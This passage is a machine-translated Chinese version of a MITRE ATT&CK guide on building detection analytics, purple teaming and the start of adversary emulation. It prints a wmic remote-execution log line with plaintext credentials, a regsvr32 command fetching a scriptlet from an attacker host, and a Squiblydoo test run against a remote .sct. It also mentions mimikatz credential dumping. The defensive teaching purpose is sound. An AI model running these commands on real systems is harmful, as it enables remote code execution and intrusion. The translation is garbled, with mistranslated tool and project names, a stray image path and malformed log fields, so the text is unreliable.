May 1, 2017 15:13:16.72	data_model.action	create	data_model.fields.exe	WICCEA data_model.fields.command_line:	"wmic /node='beanc-brawico.com' user='braillobabe' password='M0uthY1b'" process call create	C:\cmd.exe -d -f "data_model.object: process"	
				Filestamp:	May 1, 2017 15:13:16.72	data_model.fields.keywords:	0x0000000000000000 data_model.fields.records: 344212 data_model.fields.size: 1284 data_model.fields.parent_image_path: C:\cmd.exe data_model.fields.usid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.usid: 0 data_model.fields.logs_guid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.logs_type: Microsoft-Windows-System data_model.fields.hostname: sarrilli-pc data_model.fields.logs_ip: 192.168.1.10 data_model.fields.parent.exe: east.exe +0x0000000000000000 data_model.fields.logs_utime: 2017-05-01 19:13:16.724 data_model.fields.event_code: 1 data_model.fields.logs_file: C:\Windows\system32\east.exe data_model.fields.logs_file_name: east.exe data_model.fields.logs_file_ip: 192.168.1.10 data_model.fields.logs_file_hostname: sarrilli-pc data_model.fields.logs_file_logs: 1 data_model.fields.logs_file_logs_ip: 192.168.1.10 data_model.fields.logs_file_logs_hostname: sarrilli-pc data_model.fields.logs_file_logs_type: Microsoft-Windows-System\Operational data_model.fields.logs_file_hostname: sarrilli-pc data_model.fields.logs_file_logs_utime: 2017-05-01 19:13:16.724 data_model.fields.event_code: 1
May 1, 2017 15:11:29.88	data_model.action	create	data_model.fields.exe	WICCEA data_model.fields.command_line:	"wmic /node='beanc-brawico.com' user='braillobabe' password='M0uthY1b'" process call create	C:\cmd.exe -d -f "data_model.object: process"	
				Filestamp:	May 1, 2017 15:11:29.88	data_model.fields.keywords:	0x0000000000000000 data_model.fields.records: 333103 data_model.fields.size: 1284 data_model.fields.parent_image_path: C:\rised.exe data_model.fields.usid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.usid: 0 data_model.fields.logs_guid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.logs_type: Microsoft-Windows-System data_model.fields.hostname: sarrilli-pc data_model.fields.logs_ip: 192.168.1.10 data_model.fields.parent.exe: east.exe +0x0000000000000000 data_model.fields.logs_utime: 2017-05-01 19:11:29.882 data_model.fields.event_code: 1 data_model.fields.logs_file: C:\Windows\system32\east.exe data_model.fields.logs_file_name: east.exe data_model.fields.logs_file_ip: 192.168.1.10 data_model.fields.logs_file_hostname: sarrilli-pc data_model.fields.logs_file_logs: 1 data_model.fields.logs_file_logs_ip: 192.168.1.10 data_model.fields.logs_file_logs_hostname: sarrilli-pc data_model.fields.logs_file_logs_type: Microsoft-Windows-System\Operational data_model.fields.logs_file_hostname: sarrilli-pc data_model.fields.logs_file_logs_utime: 2017-05-01 19:11:29.882 data_model.fields.event_code: 1

#### 运行WMI分析以防数据冲突的结果

您现在的工作是查看每个结果，并确定它是否是恶意的。如果您使用BRAWL数据集，则它们都是非常恶意的：它试图运行and.exe，并在进一步探索相关事件后，and.exe刚刚通过SMB移至该主机，并添加到自动运行注册表项中以保持持久性。如果您正在查看自己的企业数据，则它可能是良性的或已知的红色团队数据-如果不是，请停止阅读本章并弄清楚您要处理的内容。

有了基本的搜索返回数据并感到可以理解结果后，请尝试过滤掉环境中的误报，以免使自己不知所措。您的目标不应该是使误报率为零。应该尽可能减少它们，同时仍确保您可以捕获恶意行为。一旦分析的假阳性率很低，您就可以在每次分析触发时在SOC中自动创建故障单，或者将其添加到分析库中以进行手动威胁搜索。

## 2级

一旦有了其他人在操作中编写的分析，就可以通过编写自己的分析开始扩大覆盖范围。这是一个更复杂的过程，需要了解攻击的工作方式以及如何将其反映在数据中。首先，请查看ATT & CK中的技术描述以及示例中链接的威胁情报报告。

举个例子，我们假设没有很好的检测 Regsvr32。ATT & CK页面列出了如何使用Regsvr32的几种不同变体。与其编写一个分析方法来涵盖所有分析方法，不如只着眼于一个方面以避免旋转。例如，您可能想检测Red Canary的Casey Smith发现的“ Squibledoo”变体。这些示例链接的报告显示了使用Regsvr32的几个命令行实例，例如

[钴猫的网络犯罪分析](#)：

攻击者使用regsvr32.exe下载了COM脚本：

```
regsvr32 /s/n/u/i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll
```

钴基蒂使用的鱿鱼的证据

一旦了解了对手如何使用该技术，就应该弄清楚如何自己运行该技术，以便可以在自己的日志中看到它。一种简单的方法是使用[原子红队](#)，这是由Red Canary领导的开源项目，该项目提供符合ATT & CK的红色团队内容，可用于测试分析。例如，您可以找到[他们的攻击清单](#)用于Regsvr32，包括Squfullydoo。当然，如果您已经在进行红队合作，请随时（在您拥有权限的系统上）运行自己了解的攻击，并尝试为这些攻击开发分析！

0级奖励内容：真的要创建自己的分析并运行自己的攻击，但没有自己的网络吗？站起一个VM并按上面的方法对其进行监视，然后对其进行攻击。[检测实验室](#)为此提供了一组不错的配置脚本。

```

Windows PowerShell
PS C:\Users\IEUser\Documents> dir
Calculator
Standard
0
LastWriteTime      Length Name
-----      ----  --
2/8/2019  1:37 PM          sysmon
3/6/2019  8:18 AM          T1088
2/11/2019 8:16 AM          T1117


PS C:\Users\IEUser\Documents> cd T1117
PS C:\Users\IEUser\Documents\T1117> dir
Mode          LastWriteTime      Length Name
----          -----      ----  --
-a---  2/11/2019  8:16 AM          5632 AllTheThingsx86.dll
-a---  2/8/2019   2:11 PM          966 RegSvr32.sct

PS C:\Users\IEUser\Documents\T1117> regsvr32.exe /s /u /i:http://raw.githubusercontent.com/redcanaryco/atomic-red-starter/atomics/T1117/RegSvr32.sct scrobj.dll
PS C:\Users\IEUser\Documents\T1117>

```

从运行SquiblyDoo攻击到启动CALC.EXE的输出

发起攻击后，请查看SIEM内部以查看生成了哪些日志数据。在此阶段，您正在寻找使该恶意事件看起来与众不同的事物。我以Squibledoo为例，因为它很简单：没有正当理由将regsvr32.exe调到Internet，因此一个简单的分析方法是查找regsvr32.exe进程创建的时间，并且命令行包括“/i : http”。可以遵循的一般模式是编写搜索以检测恶意行为，对其进行修改以过滤掉误报，确保其仍然能够检测到恶意行为，然后重复执行以减少其他种类的误报。



分析开发工作流程

### 3级

是否有信心您正在开展质量分析以检测来自Atomic Red Team的攻击？通过进行一些紫色分组测试来测试这种信心并提高防御能力！

在现实世界中，对手不只是从某本书中复制/粘贴“曲奇切割器”攻击。他们会做出调整并试图逃避您的防御，包括您的分析（这就是ATT & CK毕竟有防御逃避战术的原因）。确保您的分析具有强大的规避能力的最佳方法是直接与红队合作。您和您的蓝色团队将负责创建分析，红色团队将负责 **对手模拟** —本质上，试图通过执行对手从现实世界中使用的威胁情报中了解到的攻击和逃避类型来逃避分析。换句话说，它们将像真正的对手一样工作，因此您可以了解您的分析将如何与真正的对手抗衡。这就是实践中的工作方式。您需要进行一些分析，比如说检测凭证转储。也许您听说过mimikatz并编写了一个分析程序来检测命令行上的mimikatz.exe或通过Powershell调用Invoke-Mimikatz。对紫队来说 **将分析结果交给您的红色团队**。然后，他们可以找到并执行将逃避该分析的攻击。

在这种情况下，他们可能会将可执行文件重命名为mimidogz.exe。那时，您将需要更新分析以查找不依赖确切命名的不同工件和行为。也许您会从mimikatz访问lsass.exe时开始寻找特定的GrantedAccess位掩码（不必担心确切的细节，这只是一个示例）。您将再次将其提供给您的红色团队，他们将执行规避，例如，添加额外的访问权限，以便您的GrantedAccess位掩码不再检测到它。这种来回往返称为紫色分组。这是快速提高分析质量的好方法，因为它可以衡量您检测对手实际使用的攻击的能力。一旦进入将所有分析组合在一起的阶段，您甚至可以自动执行该过程，以确保您没有任何退步并捕获新的攻击变种。我们正在像这样开发材料，更多地谈论对手模拟和红队合作

- 因此，请继续关注以进一步了解该过程的一半。

这也与Andy Applebaum将在ATT & CK SOC评估的第4章中讨论的内容有关。一旦您具备了这种高级功能并构建了一个分析库，您就可以使用ATT & CK（通过 **ATT & CK导航器** 或使用自己的工具）来跟踪您可以覆盖和不能覆盖的范围。举例来说，也许您从分析的愿望清单开始，以检测出 凯蒂·尼克尔斯 (Katie Nickels) 和布莱恩·拜尔 (Brian Beyer) 在他们的SANS CTI峰会演讲中指出。

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	Scripting			Scripting	Bash History
Hardware Additions	CMSTP		AppCert DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Supply Chain Compromise	Control Panel Items	AppInit DLLs	BITS Jobs	BITS Jobs	Credentials in Registry
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Bypass User Account Control	Exploitation for Credential Access
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Clear Command History	Forced Authentication
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	CMSTP	Hooking
Trusted Relationship	Exploitation for Client Execution	Bootkit	Code Signing	Compile After Delivery	Input Capture
Valid Accounts	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Compiled HTML File	Input Prompt
	InstallUtil	Change Default File Association	Extra Window Memory Injection	Component Firmware	Kerberoasting
	ILaunchlet	Component Firmware	Hijacking	Component Object Model	Keychain
					LLMNR/NBT-NS Poisoning and DnsCache

图

然后，您将来自CAR的分析集成起来，并用橙色涂成橙色，以表示至少您具有一定的覆盖范围（如上所述，对于任何给定的技术，单个分析不太可能提供足够的覆盖范围）。

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Obfuscated Files or Information	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Masquerading	Account Manipulation
External Remote Services	Scripting			Scripting	Bash History
Hardware Additions	CMSTP		AppCert DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Supply Chain Compromise	Control Panel Items	AppInit DLLs	BITS Jobs	BITS Jobs	Credentials in Registry
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Bypass User Account Control	Exploitation for Credential Access
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Clear Command History	Forced Authentication
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	CMSTP	Hooking
Trusted Relationship	Exploitation for Client Execution	Bootkit	Code Signing	Compile After Delivery	Input Capture
Valid Accounts	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Compiled HTML File	Input Prompt
	InstallUtil	Change Default File Association	Extra Window Memory Injection	Component Firmware	Kerberoasting
	ILaunchlet	Component Firmware	Hijacking	Component Object Model	Keychain
					LLMNR/NBT-NS Poisoning and DnsCache

带有汽车分析技术的热图带有目标技术的热

然后，您可以优化这些分析，并可能添加更多以提高对这些技术的覆盖范围。最终，也许您对检测到的某些颜色感到满意，从而将它们涂成绿色。请记住，您永远不会百分百确定要掌握给定技术的每种用法，因此绿色并不意味着已完成，现在就意味着可以。

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	Scripting	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	PowerShell		AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Accessibility Features	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	Account Manipulation	Application Shimming	Binary Padding	Credentials in Files
Control Panel Items	Compiled HTML File	AppCert DLLs	BITS Jobs	BITS Jobs	Credentials in Registry
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Bypass User Account Control	Bypass User Account Control	Exploitation for Credential Access
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Clear Command History	Clear Command History	Forced Authentication
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	CMSTP	Hooking
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Code Signing	Input Capture
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compile After Delivery	Input Prompt
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Compiled HTML File	Kerberoasting
	InstallUtil	Change Default File Association	Component Firmware	Component Firmware	Keychain
	LaunchAgent	Component Firmware	Component Object Model	Component Object Model	LLMNR/NBT-NS Poisoning and DnsCache

带有汽车和定制分析的热图

当然，随着时间的流逝，您将需要扩展自己关心的事物的范围。您可以参考第1章“按威胁执行者进行优先级排序”，使用供应商发布的一些资源，根据技术的流行程度，根据其监视来进行优先级排序，或者最重要的是，为您了解的活动开发分析你自己的事件。最后，您希望开发出一套越来越全面的检测方法，以便可以检测到越来越多的对手攻击我们的事情-ATT & CK为您提供提供了计分卡。

## 摘要

本章向您介绍了构建分析以检测ATT & CK技术的含义，以及如何考虑构建一组分析的想法。它建立在上一章的基础上，不仅显示您可以通过网络威胁情报了解对手可以做什么，还可以使用该情报建立分析来检测那些技术。以后的章节将更多地讨论如何为防御（包括分析）构建工程和评估流程，以及如何进行全面的红色分组以验证防御。

## 资源

?? [汽车](#) : MITRE的分析存储库

?? [均衡器](#) : Endgame的开源分析存储库

?? [西格玛](#) : 与分析工具无关的格式，以及Florian Roth和Thomas Patzke所用格式的分析资料库

?? [威胁猎人剧本](#) : 罗伯特·罗德里格斯 ( Roberto Rodriguez ) 的策略存储库，用于在日志数据中寻找ATT & CK技术  
( 即，不是分析，而是大量信息来帮助您构建分析 )

?? [原子红队](#) : Red Canary的红色团队测试库可用于您的分析

?? [检测实验室](#) : 一组脚本来建立一个简单的实验室来测试Chris Long的分析

?? [机器人](#) : SOC数据集的Splunk老板，具有背景噪音和红色团队攻击

?? [BRAWL公共游戏](#) : MITRE的红队数据集

?? [ATT & CK导航器](#) : 一种工具，用于可视化ATT & CK矩阵上的数据，包括分析范围

# 对手模拟和红色团队

布莱克·斯特罗姆 ( Blake Strom ) , 蒂姆·舒尔茨 ( Tim Schulz ) 和凯蒂·尼克尔斯

我们希望您已花时间阅读有关使用ATT & CK进行威胁情报入门的第1章和有关使用ATT & CK进行检测和分析的第2章！我们在这里为您带来第三章，这一次涵盖了对手仿真和ATT & CK的红色团队，以演示我们如何测试这些新的分析方法，约翰向我们展示了如何进行构建。

延续前几章的主题，本节将根据您团队的复杂程度以及您可以访问哪些资源来按级别进行细分：

?? 1级 对于那些刚开始可能没有很多资源的人

?? 2级 对于那些已经开始成熟的中级团队

?? 3级 对于那些拥有更先进的网络安全团队和资源的人；对于那些不熟悉它的人，对手模拟是红队参与的一种类型，它通过混合威胁情报来定义红队使用什么行动和行为，从而模拟对组织的已知威胁。这就是使对手模拟与渗透测试和其他形式的红色团队不同的原因。

对手仿真器构建了一个场景来测试对手的战术，技术和程序 ( TTP ) 的某些方面。然后，红色团队在目标网络上进行操作时遵循该场景，以测试防御措施如何对付模拟对手。

由于ATT & CK是一个真实的敌对行为的大型知识库，因此无需花费太多的想象力就可以将敌对或红队行为与ATT & CK之间建立联系。让我们探讨安全团队如何使用ATT & CK进行对手仿真，以帮助改善组织。

## 1级

小型团队和主要专注于防御的团队即使无法与红队接触，也可以从对手的模拟中获得很多好处，所以不用担心！有大量资源可帮助您使用符合ATT & CK的技术快速开始测试防御。我们将重点介绍如何通过尝试简单的测试使自己的脚步陷入敌对仿真。

[原子红队](#)，是Red Canary维护的一个开源项目，它是脚本的集合，可用于测试您如何检测映射到ATT & CK技术的某些技术和过程。例如，也许您遵循了第1章中的建议，并研究了 APT3 如 [网络共享发现 \( T1135 \)](#)。您的情报团队将其传递给您的检测团队，并按照第2章的指导进行了行为分析，以尝试检测对手是否执行了此技术。但是，您怎么知道您是否真的会检测到该技术呢？